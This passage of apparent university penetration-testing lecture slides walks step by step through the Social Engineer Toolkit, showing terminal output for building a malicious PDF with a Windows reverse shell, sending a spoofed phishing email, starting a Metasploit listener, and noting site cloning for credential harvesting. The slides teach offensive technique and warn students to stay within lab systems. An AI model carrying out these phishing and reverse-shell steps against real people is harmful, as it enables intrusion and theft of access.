
1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads->
    
```

85

Walk Through of Attack

❑ Select Payload 1



```

File Edit View Search Terminal Help
[-] Default payload creation selected. SET will generate a normal PDF with embed-
ded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads->2

1) Windows Reverse TCP Shell          Spawn a command shell on victim and
send back to attacker
2) Windows Meterpreter Reverse_TCP    Spawn a meterpreter shell on victim
and send back to attacker
3) Windows Reverse VNC DLL           Spawn a VNC server on victim and se-
nd back to attacker
4) Windows Reverse TCP Shell (x64)   Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP (x64) Connect back to the attacker (Windo-
ws x64), Meterpreter
6) Windows Shell Bind_TCP (X64)      Execute payload and create an accep-
ting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using
SSL and use Meterpreter

set:payloads->1
    
```

86

Walk Through of Attack

❑ Add an IP Address to listen on



```

File Edit View Search Terminal Help
[-] Default payload creation selected. SET will generate a normal PDF with embed-
ded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads->2

1) Windows Reverse TCP Shell          Spawn a command shell on victim and
send back to attacker
2) Windows Meterpreter Reverse_TCP    Spawn a meterpreter shell on victim
and send back to attacker
3) Windows Reverse VNC DLL           Spawn a VNC server on victim and se-
nd back to attacker
4) Windows Reverse TCP Shell (x64)   Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP (x64) Connect back to the attacker (Windo-
ws x64), Meterpreter
6) Windows Shell Bind_TCP (X64)      Execute payload and create an accep-
ting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using
SSL and use Meterpreter

set:payloads->1
set> IP address for the payload listener: 192.168.241.137
    
```

87

Walk Through of Attack

- Select a port (Defaults to 443)

```

Terminal
File Edit View Search Terminal Help
1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack
set:payload>
1) Windows Reverse TCP Shell      Spawn a command shell on victim and
send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a meterpreter shell on victim
and send back to attacker
3) Windows Reverse WVC_DLL        Spawn a WVC server on victim and se
nd back to attacker
4) Windows Reverse TCP Shell (x64)  Windows X64 Command Shell, Reverse
TCP InLine
5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
6) Windows Shell Bind_TCP (X64)      Execute payload and create an accep
ting port on remote system
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP usin
g SSL and use Meterpreter
set:payload>
set> IP address for the payload listener: 192.168.241.137
set:payload> Port to connect back on [443]:80
  
```

88

Walk Through of Attack

- Select Option 1 to keep file name

```

Terminal
File Edit View Search Terminal Help
ting port on remote system
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP usin
g SSL and use Meterpreter
set:payload>
set> IP address for the payload listener: 192.168.241.137
set:payload> Port to connect back on [443]:80
[-] Generating fileformat exploit...
[*] Payload creation complete.
[-] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.

Right now the attachment will be imported with filename of 'template.whatover'

Do you want to rename the file?
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
set:phishing>
  
```

89

Walk Through of Attack

- Select Option 1 for a single Email address

```

Terminal
File Edit View Search Terminal Help
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
set:phishing>
[*] Keeping the filename and moving on.
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:phishing>
  
```

90

Walk Through of Attack

- Select Option 1 for a Pre-Defined template



91

Walk Through of Attack

- Select Option 1 for the first template



92

Walk Through of Attack

- Enter an Email Address (Mine)



93

Walk Through of Attack

☐ Select Option 2 for my own server

```

File Edit View Search Terminal Help
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template

est:phishing>
[~] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
est:phishing>
est:phishing> Send email to:wmackey@leece.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
est:phishing>
  
```

94

Walk Through of Attack

☐ Enter a "From" address

```

File Edit View Search Terminal Help
1. Pre-Defined Template
2. One-Time Use Email Template

est:phishing>
[~] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
est:phishing>
est:phishing> Send email to:wmackey@leece.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
est:phishing>
est:phishing> From address (ex: moo@example.com):fake@fake1234.com
est:phishing>
  
```

95

Walk Through of Attack

☐ Enter a Name

```

File Edit View Search Terminal Help
1. Pre-Defined Template
2. One-Time Use Email Template

est:phishing>
[~] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WAAAAA!!!!!!!!!!!! This is crazy...
10: New Update
est:phishing>
est:phishing> Send email to:wmackey@leece.org
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
est:phishing>
est:phishing> From address (ex: moo@example.com):fake@fake1234.com
est:phishing> The FROM NAME user will see: :Fakd]
est:phishing>
  
```

96

Walk Through of Attack

Eventually

```

Terminal
File Edit View Search Terminal Help
*=[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]]
+ -- --=[ 1387 exploits - 791 auxiliary - 223 post
+ -- --=[ 356 payloads - 37 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.241.137
LHOST => 192.168.241.137
resource (/root/.set/meta_config)> set LPORT 88
LPORT => 88
resource (/root/.set/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.241.137:88
[*] Starting the payload handler...

```

100

Walk Through of Attack


- At this point, Metasploit is listening for the packet coming from your victim once the attempt to open the attachment



101

Other Choices

- You could clone a web site and set up your own copy hosting malicious attacks
- You could clone a web site and just harvest credentials from unsuspecting visitors
- You could use the mass e-mailer to "invite" victims to visit your freshly cloned site
- You could build a link that shows a legitimate url when the mouse hovers over the link, but replaces the page with yours once clicked



102

Fast-Track

- ❑ If you have the Metasploit book, you may see reference to a separate tool called Fast-Track
- ❑ Fast-Track was rolled in to SET under “Fast-Track Penetration Testing “

MIS 5212.001 103

103

Wrapping Up SET

- ❑ Be careful. You could easily escape the boundary of your test systems
- ❑ I covered this area so you would see what was available and how it interfaces to Metasploit

MIS 5212.001 104

104


Next Week

- ❑ First Exam

- ❑ Following Week
 - Encoding and Encryption
 - Malware

MIS 5211.701 105

105



106
